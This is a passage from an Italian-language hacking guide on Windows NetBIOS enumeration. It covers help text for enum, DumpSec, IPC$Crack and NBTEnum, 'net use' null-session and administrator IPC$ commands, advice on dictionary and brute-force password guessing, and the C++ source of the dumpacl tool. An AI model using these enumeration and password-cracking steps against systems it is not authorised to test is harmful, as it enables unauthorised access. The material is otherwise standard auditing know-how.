enum <-UMNSPGLdc> <-u username> <-p password> <-f dictfile> <hostname|ip>

  -U  is get userlist
  -M  is get machine list
  -N  is get namelist dump (different from -U|-M)
  -S  is get sharelist
  -P  is get password policy information
  -G  is get group and member list
  -L  is get LSA policy information
  -D  is dictionary crack, needs -u and -f
  -d  is be detailed, applies to -U and -S
  -c  is don't cancel sessions
  -u  is specify username to use (default "")
  -p  is specify password to use (default "")
  -f  is specify dictfile to use (wants -D)
```

Per fare questo si devono sfruttare tutte le modalità possibili in relazione a quanto possibile relativamente alle altre informazioni individuate.
Tra le tante altre utilities indirizzate all'ottenimento di informazioni c'e' DumpSec, distribuito gratuitamente da SomarSoft all'indirizzo

```
http://www.somarsoft.com/cgi-bin/download.pl?DumpAcl.
```

Il programma esegue il dump dei permessi (DACLs) e crea degli file di log (SACLs) in relazione a moltissime risorse condivise come ad esempio per il file system, il registro, le stampanti e le condivisioni.
.

Dopo aver settato il computer a cui collegarsi DUMPSEC utilizza la NULL connession, quella vista prima ovvero net use \\ip:ipc$ “” /usr:””, e dopo aver richiesto la visualizzazione da opzioni ilo software se possibile le visualizza nelle maschere.

User Right	Account	Description
SeNetworkLogonRight	Power Users	Access this computer from the netw
SeNetworkLogonRight	Administrators	Access this computer from the netw
SeNetworkLogonRight	Everyone	Access this computer from the netw
SeTcbPrivilege	SHSCliToknAcct&	Act as part of the operating syster
SeTcbPrivilege	SHSCliSvcAcct&	Act as part of the operating syster
SeMachineAccountPrivilege		Add workstations to domain
SeBackupPrivilege	Backup Operators	Back up files and directories
SeBackupPrivilege	Administrators	Back up files and directories
SeChangeNotifyPrivilege	Everyone	Bypass traverse checking
SeSystemtimePrivilege	Power Users	Change the system time
SeSystemtimePrivilege	Administrators	Change the system time
SeSystemtimePrivilege	Everyone	Change the system time
SeCreatePagefilePrivilege	Administrators	Create a pagefile
SeCreateTokenPrivilege		Create a token object
SeCreatePermanentPrivilege		Create permanent shared objects
SeDebugPrivilege	Administrators	Debug programs
SeRemoteShutdownPrivilege	Power Users	Force shutdown from a remote syster
SeRemoteShutdownPrivilege	Administrators	Force shutdown from a remote syster
SeAuditPrivilege		Generate security audits
SeIncreaseQuotaPrivilege	Administrators	Increase quotas
SeIncreaseQuotaPrivilege	SHSCliToknAcct&	Increase quotas
SeIncreaseQuotaPrivilege	SHSCliSvcAcct&	Increase quotas
SeIncreaseBasePriorityPrivilege	Power Users	Increase scheduling priority
SeIncreaseBasePriorityPrivilege	Administrators	Increase scheduling priority

Il software viene fornito con un manuale ben fatto scritto in word di circa 22 pagine.
I parametri utilizzabili sulla linea di comando sono :

```
Required parameters

/rpt=report type       Type of report to produce:
dir=drive:\path        Directory permissions report (drive letter path)
dir=\\computer\sharepath      Directory permissions report (UNC path)
registry=hive  Registry permissios report (hive can be HKEY_LOCAL_MACHINE or
HKEY_USERS)
share=sharename        Specific shared directory permissions report
allsharedirs   All non-special shared directories permissions report
printers       Printers permissions report
shares  Shares permissions report
users   Users report (table format, all fields except groups, groupcomment and
grouptype)
usersonly      Users report (table format, only username, fullname and comment fields)
userscol       Users report (column format, same fields as users report)
groups  Groups report (table format, all fields)
Groupsonly     Groups report (table format, group info, no user info)
Groupscol      Groups report (column format, same fields as groups report)
Policy  Policy report
```

```
rights	Rights report
services	Services report
/outfile=drive:\path	File in which to store report. This file will be replaced if it already exists.

Optional parameters for all reports


/computer=computer	Computer for which to dump information. Ignored for directory reports (since computer is implied by computer associated with redirected drive). Default is to dump local information.
/saveas=format	Fomat in which to store report:
native	binary format, can be loaded back into Somarsoft DumpSec
csv	comma separated columns
tsv	tab separated columns
fixed	fixed width columns, padded with blanks
Default is to save as native format.
/noheader	Do not include timestamp and other header information in saved report. Default is to include this information.

Optional parameters for permissions reports only


/noowner	Do not dump owner. Default is to dump owner.
/noperms	Do not dump permissions. Default is to dump permissions.
/showaudit	Dump audit info. Default is not to dump audit info. Ignored if audit information cannot be displayed because the current user is not a member of the Administrators group.
(only one of the following options can be specified)

/showexceptions	Show directories, files, and registry keys whose permissions differ from those of the parent directory or registry key. This is the default.
/showexcdirs	Show directories (but not files) whose permissions differ from those of the parent directory.
/showalldirs	Show all directories. Show only those files whose permissions differ from those of the parent directory.
/showdirsonly	Show all directories. Do not show any files.
/showall	Show all directories, files and registry keys.

Optional parameters for users/groups reports only


/showtruelastlogon	Query all domain controllers for "true" last logon time, which can be time consuming. Default is to use last logon time from specified computer.
/showosid	Dump SID as part of users report, which requires some additional and possible time-consuming processing. Default is not to dump SID.
/showcomputers	Show computer accounts in users reports. Default is only to show normal user accounts.
```

Sono esempi di linee di comando valide :


```
DumpSec.exe c:\temp\users.dcl
DumpSec.exe /rpt=dir=c:\users /showaudit /outfile=c:\temp\users.dcl
DumpSec.exe /computer=\\server1 /rpt=users /saveas=csv /outfile=c:\temp\users.txt
DumpSec.exe /computer=\\server1 /rpt=share=sales /outfile=c:\temp\users.dcl /showalldirs
```

Tra le utility viste tra quelle di RHINO9 esiste LEGION la quale esegue anche questa un enumerezione delle risorse netbios.
Riferitevi al capitolo relativo appunto a RHINO9.
Un utilities che svolge lo stesso compito eseguito precedentemente con il comando net è ipc$cr la cui sintassi è :


```
G:\>ipc$cr /?

IPC$Crack v2.0  Usage: ipc$cr \\machine-name Acc_Name Passwd_file

where machine-name is the NetBIOS name, FQDN or IP address
where Acc_name is the account (eg Administrator)
where passwd_file is the path to the dictionary text file.

Mnemonix 19th September 1998
```

```
G:\>
```

La seguente utility, NBTEnum20, svolge i seguenti compiti.

```
- Enumeration of account lockout threshold
- Enumeration of local groups and user accounts
- Enumeration of global groups and user accounts
- Enumeration of shares
- RestrictAnonymous bypass routine
- Enumeration of user account RIDs 500, 501, and 1000-1500
- Password checking
```

Il comando visto inizialmente atto a creare una connessione 'interprocesso nascosto IPC$ può avere diverse forme come ad esempio:

```
net use \\123.123.123.123\ipc$ * /user:""
net use \\123.123.123.123\ipc$ "" /user:""
net use \\123.123.123.123\ipc$ "password" /user:"administrator"
```

Un utility che cerca le password a livello di NetBios è la seguente il cui nome è NetBios Password Test.

Il software attinge da un database di vocaboli per cui è possibile crearlo tramite le svariate utilities destinate alla generazione di dizionari.
Ricordiamoci anche che i vocabolari dovrebbero essere relativi alla nazionalità del sistema in quanto in Italia è sicuramente più semplice che le parole relative alle password siano comprese tra i vocaboli del dizionario della lingua italiana.
Come dicevamo prima alcuni software che cercano di identificare le password potrebbero usare il metodo definito BRUTE FORCE.
Questo esegue tutte le combinazioni di lettere e caratteri fino alla composizione di una stringa di lunghezza massima X dove X è appunto la lunghezza scelta dall'utente.
I tempi in questo caso potrebbero essere esagerati in termine di lunghezza.
Uno dei programmi visti nel capitolo dove abbiamo parlato di port scanner era chiamato NETBRUTE.
Tra le altre funzioni svolte da questo ce n'e' una che mostra le risorse condivise.
Un'altra utility di enumerazione si chiama DUMPACL la quale possiede la seguente sintassi utilizzabile sulla linea di comando.

```
F:\Temp>dumpacl

Usage: dumpacl [-u user-to-run-as password-for-that-user] [-s] object [...]

The current user (or <user-to-run-as>, if given) must have READ_CONTROL
permission on the listed objects. If -s is used, that user must also be
permitted to read the System ACL, requiring SeSecurityPrivilege.
-s causes the SACL (audit list) to be dumped, too.
<object> is a name for which to dump security.
At present, dumpacl can deal with registry keys, file system objects and
shares.  Registry keys must start with HKLM\, HKU\, HKCU\, or HKCR\.

Example: dumpacl -u felix xyzzy -s \\.\D: c:\tmp\file \\.\COM1
\\server\share
```

Il programma è composto da tre moduli .CPP i quali sfruttano le funzioni della libreria netapi32.lib per l'esecuzione delle funzionalità d'analisi.
Il primo modulo è main.cpp il cui codice è :

```
#include "std.h"
#include "dumpacl.h"
#include <lm.h>
#pragma comment( lib, "netapi32.lib" )


bool isShare( char *s, char * &server, char * &share );
bool isKey( const char *str, HKEY &hk );
FlagText sharepermflags[], regpermflags[];


bool dumpSacl = false;


int main( int argc, char *argv[] )
{
	HANDLE htok;
	int errors, i, objects;
	DWORD rc;
	HKEY hk;
	bool mustLogon = false;
	char userName[256], userPass[256];
	static byte buf[65536];
	char *srv, *sh;
	DWORD gotlen, dumpWhat;


	for ( errors = 0, objects = 0, i = 1; i < argc; ++ i )
	{
		if ( argv[i][0] != '-' )
		{
			++ objects;
			continue;
```

```
		}

		switch ( argv[i][1] )
		{
		case '?':
		case 'h':
		case 'H': // get help
			++ errors;
			break;
		case 'u': // use different user
			if ( mustLogon )
			{
				printf( "The \"%s\" switch can only be used once.\n",
argv[i] );
				++ errors;
				break;
			}
			if ( i + 2 >= argc )
			{
				printf( "The \"%s\" switch requires a username and a
password.\n", argv[i] );
				++ errors;
				break;
			}
			mustLogon = true;
			argv[i] = 0;
			++ i;
			strncpy( userName, argv[i], sizeof userName );
			userName[sizeof userName - 1] = '\0';
			argv[i] = 0;
			++ i;
			strncpy( userPass, argv[i], sizeof userPass );
			userPass[sizeof userPass - 1] = '\0';
			argv[i] = 0;
			break;
		case 's': // dump SACL, too
			if ( dumpSacl )
			{
				printf( "The \"%s\" switch can only be used once.\n",
argv[i] );
				++ errors;
				break;
			}
			dumpSacl = true;
			argv[i] = 0; // so we skip it later
			break;
		default:
			++ errors;
			printf( "Sorry, but \"%s\" is not a valid switch.\n", argv[i] );
			break;
		}
	}

	if ( errors != 0 || objects == 0 )
	{
		puts(
			"\n"
			"Usage: dumpacl [-u user-to-run-as password-for-that-user] [-s]
object [...]\n"
			"\n"
			"The current user (or <user-to-run-as>, if given) must have
READ_CONTROL\n"
			"permission on the listed objects. If -s is used, that user must
also be\n"
			"permitted to read the System ACL, requiring
SeSecurityPrivilege.\n"
			"-s causes the SACL (audit list) to be dumped, too.\n"
			"<object> is a name for which to dump security.\n"
			"At present, dumpacl can deal with registry keys, file system
objects and\n"
			"shares.  Registry keys must start with HKLM\\, HKU\\, HKCU\\,
or HKCR\\.\n"
			"\n"
			"Example: dumpacl -u felix xyzzy -s \\\\.\\D: c:\\tmp\\file
\\\\.\\COM1 \\\\server\\share"
			);
		return 1;
```

```
	}

	if ( mustLogon )
	{
		if ( ! LogonUser( userName, 0, userPass, LOGON32_LOGON_INTERACTIVE, 
NULL, &htok ) )
		{
			printf( "LogonUser() failed, error %lu. Stopping.\n", 
GetLastError() );
			return 1;
		}

		if ( ! ImpersonateLoggedOnUser( htok ) )
		{
			printf( "ImpersonateLoggedOnUser() failed, error %lu. 
Stopping.\n",
				GetLastError() );
			CloseHandle( htok );
			return 1;
		}
	}

	dumpWhat = OWNER_SECURITY_INFORMATION | GROUP_SECURITY_INFORMATION | 
DACL_SECURITY_INFORMATION;

	if ( dumpSacl )
	{
		if ( ! getSecurityPriv() )
		{
			printf( "Could not enable SeSecurityPrivilege, error %lu. Not 
dumping SACLs.",
				GetLastError() );
			dumpSacl = false;
		}
		else
			dumpWhat |= SACL_SECURITY_INFORMATION;
	}

	for ( i = 1; i < argc; ++ i )
	{
		if ( argv[i] != 0 )
		{
			printf( "\nSD for \"%s\":\n", argv[i] );
			if ( isKey( argv[i], hk ) )
			{
				gotlen = sizeof buf;
				rc = RegGetKeySecurity( hk, dumpWhat,
					(SECURITY_DESCRIPTOR *) &buf[0], &gotlen );
				if ( rc != 0 )
					printf( "  RegGetKeySecurity() failed, error 
%lu\n", rc );
				else
					printSD( 2, (SECURITY_DESCRIPTOR *) &buf[0], 
regpermflags );
				RegCloseKey( hk );
			}
			else if ( isShare( argv[i], srv, sh ) )
			{
				byte *bufptr;
				DWORD rc;
				wchar_t server[256], share[256]; // ick! should 
dynamically allocate as needed
				bufptr = 0;
				// convert server, share to Unicode
				if ( srv != 0 )
					MultiByteToWideChar( CP_ACP, 0, srv, -1, server, 
sizeof server / sizeof server[0] );
				MultiByteToWideChar( CP_ACP, 0, sh, -1, share, sizeof 
server / sizeof server[0] );
				rc = NetShareGetInfo( ( srv == 0? L"": server ), share, 
502, &bufptr );
				if ( rc == 0 && bufptr != 0 )
					// for sharepermflags, see end of this source 
file
					printSD( 2, (SECURITY_DESCRIPTOR *)
						( (SHARE_INFO_502 *) bufptr )-
>shi502_security_descriptor,
```

```
                                                sharepermflags );
                                else
                                        printf( "  NetShareGetInfo( \"%S\", \"%S\", 502 )
failed, error %lu\n",
                                        ( srv == 0? L"": server ), share, rc );
                                if ( bufptr != 0 )
                                        NetApiBufferFree( bufptr );
                        }
                        else
                        {
                                if ( ! GetFileSecurity( argv[i], dumpWhat,
                                        (SECURITY_DESCRIPTOR *) &buf[0], sizeof buf,
&gotlen ) )
                                        printf( "  GetFileSecurity() failed, error
%lu\n", GetLastError() );
                                else
                                        printSD( 2, (SECURITY_DESCRIPTOR *) &buf[0] );
                        }
                }
        }

        if ( mustLogon )
        {
                RevertToSelf();
                CloseHandle( htok );
        }

        return 0;
}


// return true if s looks like a reg key "HKLM\\...", "HKU\\...", etc.
bool isKey( const char *str, HKEY &hk )
{
        bool result = false;
        char *s = 0, *p;
        DWORD rc;
        static struct { const char *name; HKEY base; } *basekey, basekeys[] =
        {
                { "HKLM", HKEY_LOCAL_MACHINE },
                { "HKU", HKEY_USERS },
                { "HKCU", HKEY_CURRENT_USER },
                { "HKCR", HKEY_CLASSES_ROOT },
                { 0, 0 }
        };

        hk = 0;

        s = strdup( str ); // error checking?  What, me worry?
        p = strchr( s, '\\' );
        if ( p != 0 )
        {
                *p = '\0';
                ++ p; // p points to path within key, if all goes well
        }
        else // no backslash
                p = s + strlen( s ); // point to '\0' byte

        for ( basekey = &basekeys[0]; basekey->name != 0; basekey ++ )
        {
                if ( stricmp( s, basekey->name ) == 0 ) // match?
                        break;
        }

        if ( basekey->name == 0 ) // nothing found?
                goto bye;

        // now open the subkey in question
        if ( *p == '\0' ) // no subkey? we are done
        {
                hk = basekey->base;
                result = true;
                goto bye;
        }

        hk = 0;
```

```
        rc = RegOpenKeyEx( basekey->base, p, 0, READ_CONTROL | ( dumpSacl?
ACCESS_SYSTEM_SECURITY: 0 ), &hk );

        if ( rc != 0 )
                goto bye;

        result = true;

bye:
        if ( s != 0 )
                free( s );
        return result;
}


// return true if s looks like "\\\\foo\\bar\0"
bool isShare( char *s, char * &server, char * &share )
{
        if ( s == 0 || strlen( s ) < 4 )
                return false;
        if ( *s != '\\' || s[1] != '\\' )
                return false;
        server = s;
        s += 2;
        while ( *s && *s != '\\' )
                ++ s;
        if ( *s != '\\' )
                return false;
        share = ++ s;
        while ( *s && *s != '\\' )
                ++ s;
        if ( *s != '\0' ) // what? _another_ backslash?
                return false;
        *( share - 1 ) = '\0'; // terminate server name
        if ( share == server + 3 ) // just the two backslashes instead of a serevr?
                server = 0; // return NULL pointer
        return true;
}


FlagText sharepermflags[] = {
        { /* 0x00000001 */ 0x00000001, "ACCESS_READ" },
        { /* 0x00000002 */ 0x00000002, "ACCESS_WRITE" },
        { /* 0x00000004 */ 0x00000004, "ACCESS_CREATE" },
        { /* 0x00000008 */ 0x00000008, "ACCESS_EXEC" },
        { /* 0x00000010 */ 0x00000010, "ACCESS_DELETE" },
        { /* 0x00000020 */ 0x00000020, "ACCESS_ATRIB [sic]" },
        { /* 0x00000040 */ 0x00000040, "ACCESS_PERM" },
        { /* 0x00000080 */ 0x00000080, "unknown" },
        { /* 0x00000100 */ 0x00000100, "unknown" },
        { /* 0x00000200 */ 0x00000200, "unknown" },
        { /* 0x00000400 */ 0x00000400, "unknown" },
        { /* 0x00000800 */ 0x00000800, "unknown" },
        { /* 0x00001000 */ 0x00001000, "unknown" },
        { /* 0x00002000 */ 0x00002000, "unknown" },
        { /* 0x00004000 */ 0x00004000, "unknown" },
        { /* 0x00008000 */ 0x00008000, "ACCESS_GROUP" },
        { /* 0x00010000 */ DELETE, "DELETE" },
        { /* 0x00020000 */ READ_CONTROL, "READ_CONTROL" },
        { /* 0x00040000 */ WRITE_DAC, "WRITE_DAC" },
        { /* 0x00080000 */ WRITE_OWNER, "WRITE_OWNER" },
        { /* 0x00100000 */ SYNCHRONIZE, "SYNCHRONIZE" },
        { /* 0x00200000 */ 0x00200000, "unknown" },
        { /* 0x00400000 */ 0x00400000, "unknown" },
        { /* 0x00800000 */ 0x00800000, "unknown" },
        { /* 0x01000000 */ ACCESS_SYSTEM_SECURITY, "ACCESS_SYSTEM_SECURITY" },
        { /* 0x02000000 */ MAXIMUM_ALLOWED, "MAXIMUM_ALLOWED" },
        { /* 0x04000000 */ 0x04000000, "unknown" },
        { /* 0x08000000 */ 0x08000000, "unknown" },
        { /* 0x10000000 */ GENERIC_ALL, "GENERIC_ALL" },
        { /* 0x20000000 */ GENERIC_EXECUTE, "GENERIC_EXECUTE" },
        { /* 0x40000000 */ GENERIC_WRITE, "GENERIC_WRITE" },
        { /* 0x80000000 */ GENERIC_READ, "GENERIC_READ" },
        { /* 0x0000ffff */ SPECIFIC_RIGHTS_ALL, "SPECIFIC_RIGHTS_ALL" },
        { /* 0x000f0000 */ STANDARD_RIGHTS_REQUIRED, "STANDARD_RIGHTS_REQUIRED" },
        { /* 0x001f0000 */ STANDARD_RIGHTS_ALL, "STANDARD_RIGHTS_ALL" },
        { 0, 0 }
```

```
};


FlagText regpermflags[] = {
	{ /* 0x00000001 */ KEY_QUERY_VALUE, "KEY_QUERY_VALUE" },
	{ /* 0x00000002 */ KEY_SET_VALUE, "KEY_SET_VALUE" },
	{ /* 0x00000004 */ KEY_CREATE_SUB_KEY, "KEY_CREATE_SUB_KEY" },
	{ /* 0x00000008 */ KEY_ENUMERATE_SUB_KEYS, "KEY_ENUMERATE_SUB_KEYS" },
	{ /* 0x00000010 */ KEY_NOTIFY, "KEY_NOTIFY" },
	{ /* 0x00000020 */ KEY_CREATE_LINK, "KEY_CREATE_LINK" },
	{ /* 0x00020006 */ KEY_WRITE, "KEY_WRITE" },
	{ /* 0x00020019 */ KEY_READ, "KEY_READ" },
	{ /* 0x00020019 */ KEY_EXECUTE, "KEY_EXECUTE" },
	{ /* 0x000f003f */ KEY_ALL_ACCESS, "KEY_ALL_ACCESS" },
	{ /* 0x00010000 */ DELETE, "DELETE" },
	{ /* 0x00020000 */ READ_CONTROL, "READ_CONTROL" },
	{ /* 0x00040000 */ WRITE_DAC, "WRITE_DAC" },
	{ /* 0x00080000 */ WRITE_OWNER, "WRITE_OWNER" },
	{ /* 0x00100000 */ SYNCHRONIZE, "SYNCHRONIZE" },
	{ /* 0x00200000 */ 0x00200000, "unknown" },
	{ /* 0x00400000 */ 0x00400000, "unknown" },
	{ /* 0x00800000 */ 0x00800000, "unknown" },
	{ /* 0x01000000 */ ACCESS_SYSTEM_SECURITY, "ACCESS_SYSTEM_SECURITY" },
	{ /* 0x02000000 */ MAXIMUM_ALLOWED, "MAXIMUM_ALLOWED" },
	{ /* 0x04000000 */ 0x04000000, "unknown" },
	{ /* 0x08000000 */ 0x08000000, "unknown" },
	{ /* 0x10000000 */ GENERIC_ALL, "GENERIC_ALL" },
	{ /* 0x20000000 */ GENERIC_EXECUTE, "GENERIC_EXECUTE" },
	{ /* 0x40000000 */ GENERIC_WRITE, "GENERIC_WRITE" },
	{ /* 0x80000000 */ GENERIC_READ, "GENERIC_READ" },
	{ /* 0x0000ffff */ SPECIFIC_RIGHTS_ALL, "SPECIFIC_RIGHTS_ALL" },
	{ /* 0x000f0000 */ STANDARD_RIGHTS_REQUIRED, "STANDARD_RIGHTS_REQUIRED" },
	{ /* 0x001f0000 */ STANDARD_RIGHTS_ALL, "STANDARD_RIGHTS_ALL" },
	{ 0, 0 }
};
```

Il modulo fondamentale è dumpacl.cpp.

```
#include "std.h"
#include "dumpacl.h"

#define lenof(a) (sizeof(a) / sizeof((a)[0]) )

const char *sidToText( PSID psid )
{
	// S-rev- + SIA + subauthlen*maxsubauth + terminator
	static char buf[15 + 12 + 12*SID_MAX_SUB_AUTHORITIES + 1];
	char *p = &buf[0];
	PSID_IDENTIFIER_AUTHORITY psia;
	DWORD numSubAuths, i;

	// Validate the binary SID.

	if ( ! IsValidSid( psid ) )
		return FALSE;

	psia = GetSidIdentifierAuthority( psid );

	p = buf;
	p += _snprintf( p, &buf[sizeof buf] - p, "S-%lu-", 0x0f & *( (byte *) psid ) );

	if ( ( psia->Value[0] != 0 ) || ( psia->Value[1] != 0 ) )
		p += _snprintf( p, &buf[sizeof buf] - p,
"0x%02hx%02hx%02hx%02hx%02hx%02hx",
			(USHORT) psia->Value[0], (USHORT) psia->Value[1],
			(USHORT) psia->Value[2], (USHORT) psia->Value[3],
			(USHORT) psia->Value[4], (USHORT) psia->Value[5] );
	else
		p += _snprintf( p, &buf[sizeof buf] - p, "%lu", (ULONG) ( psia-
>Value[5] ) +
			(ULONG) ( psia->Value[4] << 8 ) + (ULONG) ( psia->Value[3] << 16
) +
			(ULONG) ( psia->Value[2] << 24 ) );

	// Add SID subauthorities to the string.
```

```
        numSubAuths = *GetSidSubAuthorityCount( psid );
        for ( i = 0; i < numSubAuths; ++ i )
                p += _snprintf( p, &buf[sizeof buf] - p, "-%lu", *GetSidSubAuthority(
psid, i ) );

        return buf;
}



bool getSecurityPriv( void )
{
        HANDLE hToken;
        LUID privValue;
        TOKEN_PRIVILEGES tkp;
        DWORD rc = 0;

        if ( OpenProcessToken( GetCurrentProcess(),
                TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken ) )
        {
                if ( LookupPrivilegeValue( NULL, SE_SECURITY_NAME, &privValue ) )
                {
                        tkp.PrivilegeCount = 1;
                        tkp.Privileges[0].Luid = privValue;
                        tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

                        if ( ! AdjustTokenPrivileges( hToken, FALSE, &tkp, sizeof tkp,
NULL, NULL ) )
                                rc = GetLastError();
                }
                else
                        rc = GetLastError();
        }
        else
        {
                rc = GetLastError();
                hToken = INVALID_HANDLE_VALUE;
        }

        if ( hToken != INVALID_HANDLE_VALUE )
                CloseHandle( hToken );

        if ( rc )
                SetLastError( rc );

        return rc == 0;
}



static const char *indent( int nBlanks )
{
        static const int maxBlanks = 80;
        static char blanks[maxBlanks + 1] = "";

        if ( blanks[0] == '\0' )
        {
                memset( blanks, ' ', maxBlanks );
                blanks[maxBlanks] = '\0';
        }

        if ( nBlanks > maxBlanks )
                nBlanks = maxBlanks;
        if ( nBlanks < 0 )
                nBlanks = 0;

        return &blanks[maxBlanks - nBlanks];
}



void printSid( PSID psid )
{
        char name[256], domain[256];
        char *type;
        DWORD cbname = sizeof name, cbdomain = sizeof domain, rc;
        SID_NAME_USE sidUse;
```

```
        //!! next line has hardcoded server name !!
        // NULL server name is usually appropriate, though.
        if ( LookupAccountSid( NULL, psid, name, &cbname, domain, &cbdomain, &sidUse )
)
        {
                switch ( sidUse )
                {
                        case SidTypeUser:                       type = "user"; break;
                        case SidTypeGroup:                      type = "group"; break;
                        case SidTypeDomain:                     type = "domain"; break;
                        case SidTypeAlias:                      type = "alias"; break;
                        case SidTypeWellKnownGroup:     type = "well-known group"; break;
                        case SidTypeDeletedAccount:     type = "well-known account";
break;
                        case SidTypeInvalid:            type = "invalid type"; break;
                        case SidTypeUnknown:            type = "unknown type"; break;
                        default:                                        type = "bad sidUse
value"; break;
                }
                printf( "%s%s%s (%s)\n", domain, ( domain == 0 || *domain == '\0' )?
"": "\\", name, type );
        }
        else
        {
                rc = GetLastError();
                printf( "[%s] *** error %lu\n", sidToText( psid ), rc );
        }
}



void printAce( int ind, bool isSacl, int index, PACL acl, const FlagText *permflags /*
= 0 */ )
{
        ACE_HEADER *ace;
        char *type;
        int i;
        bool first;
        DWORD j;
        PSID psid;

        static FlagText inheritflags[] = {
                { CONTAINER_INHERIT_ACE, "CONTAINER_INHERIT_ACE" },
                { INHERIT_ONLY_ACE, "INHERIT_ONLY_ACE" },
                { NO_PROPAGATE_INHERIT_ACE, "NO_PROPAGATE_INHERIT_ACE" },
                { OBJECT_INHERIT_ACE, "OBJECT_INHERIT_ACE" },
                { SUB_CONTAINERS_ONLY_INHERIT, "SUB_CONTAINERS_ONLY_INHERIT" },
                { SUB_OBJECTS_ONLY_INHERIT, "SUB_OBJECTS_ONLY_INHERIT" },
                { SUB_CONTAINERS_AND_OBJECTS_INHERIT,
"SUB_CONTAINERS_AND_OBJECTS_INHERIT" },
                { FAILED_ACCESS_ACE_FLAG, "FAILED_ACCESS_ACE_FLAG" },
                { SUCCESSFUL_ACCESS_ACE_FLAG, "SUCCESSFUL_ACCESS_ACE_FLAG" },
                { INHERITED_ACE, "INHERITED_ACE" },
                { 0, 0 }
        };
        static FlagText defaultpermflags[] = {
                { /* 0x00000001 */ FILE_READ_DATA, "file: FILE_READ_DATA, dir:
FILE_LIST_DIRECTORY" },
                { /* 0x00000002 */ FILE_WRITE_DATA, "file: FILE_WRITE_DATA, dir:
FILE_ADD_FILE" },
                { /* 0x00000004 */ FILE_APPEND_DATA, "file: FILE_APPEND_DATA, dir:
FILE_ADD_SUBDIRECTORY" },
                { /* 0x00000008 */ FILE_READ_EA, "FILE_READ_EA" },
                { /* 0x00000010 */ FILE_WRITE_EA, "FILE_WRITE_EA" },
                { /* 0x00000020 */ FILE_EXECUTE, "file: FILE_EXECUTE, dir:
FILE_TRAVERSE" },
                { /* 0x00000040 */ FILE_DELETE_CHILD, "FILE_DELETE_CHILD" },
                { /* 0x00000080 */ FILE_READ_ATTRIBUTES, "FILE_READ_ATTRIBUTES" },
                { /* 0x00000100 */ FILE_WRITE_ATTRIBUTES, "FILE_WRITE_ATTRIBUTES" },
                { /* 0x00000200 */ 0x00000200, "unknown" },
                { /* 0x00000400 */ 0x00000400, "unknown" },
                { /* 0x00000800 */ 0x00000800, "unknown" },
                { /* 0x00001000 */ 0x00001000, "unknown" },
                { /* 0x00002000 */ 0x00002000, "unknown" },
                { /* 0x00004000 */ 0x00004000, "unknown" },
                { /* 0x00008000 */ 0x00008000, "unknown" },
```

```
		{ /* 0x001f01ff */ FILE_ALL_ACCESS, "FILE_ALL_ACCESS" },
		{ /*            */ FILE_GENERIC_READ, "FILE_GENERIC_READ" },
		{ /*            */ FILE_GENERIC_WRITE, "FILE_GENERIC_WRITE" },
		{ /*            */ FILE_GENERIC_EXECUTE, "FILE_GENERIC_EXECUTE" },
		{ /* 0x00010000 */ DELETE, "DELETE" },
		{ /* 0x00020000 */ READ_CONTROL, "READ_CONTROL" },
		{ /* 0x00040000 */ WRITE_DAC, "WRITE_DAC" },
		{ /* 0x00080000 */ WRITE_OWNER, "WRITE_OWNER" },
		{ /* 0x00100000 */ SYNCHRONIZE, "SYNCHRONIZE" },
		{ /* 0x00200000 */ 0x00200000, "unknown" },
		{ /* 0x00400000 */ 0x00400000, "unknown" },
		{ /* 0x00800000 */ 0x00800000, "unknown" },
		{ /* 0x01000000 */ ACCESS_SYSTEM_SECURITY, "ACCESS_SYSTEM_SECURITY" },
		{ /* 0x02000000 */ MAXIMUM_ALLOWED, "MAXIMUM_ALLOWED" },
		{ /* 0x04000000 */ 0x04000000, "unknown" },
		{ /* 0x08000000 */ 0x08000000, "unknown" },
		{ /* 0x10000000 */ GENERIC_ALL, "GENERIC_ALL" },
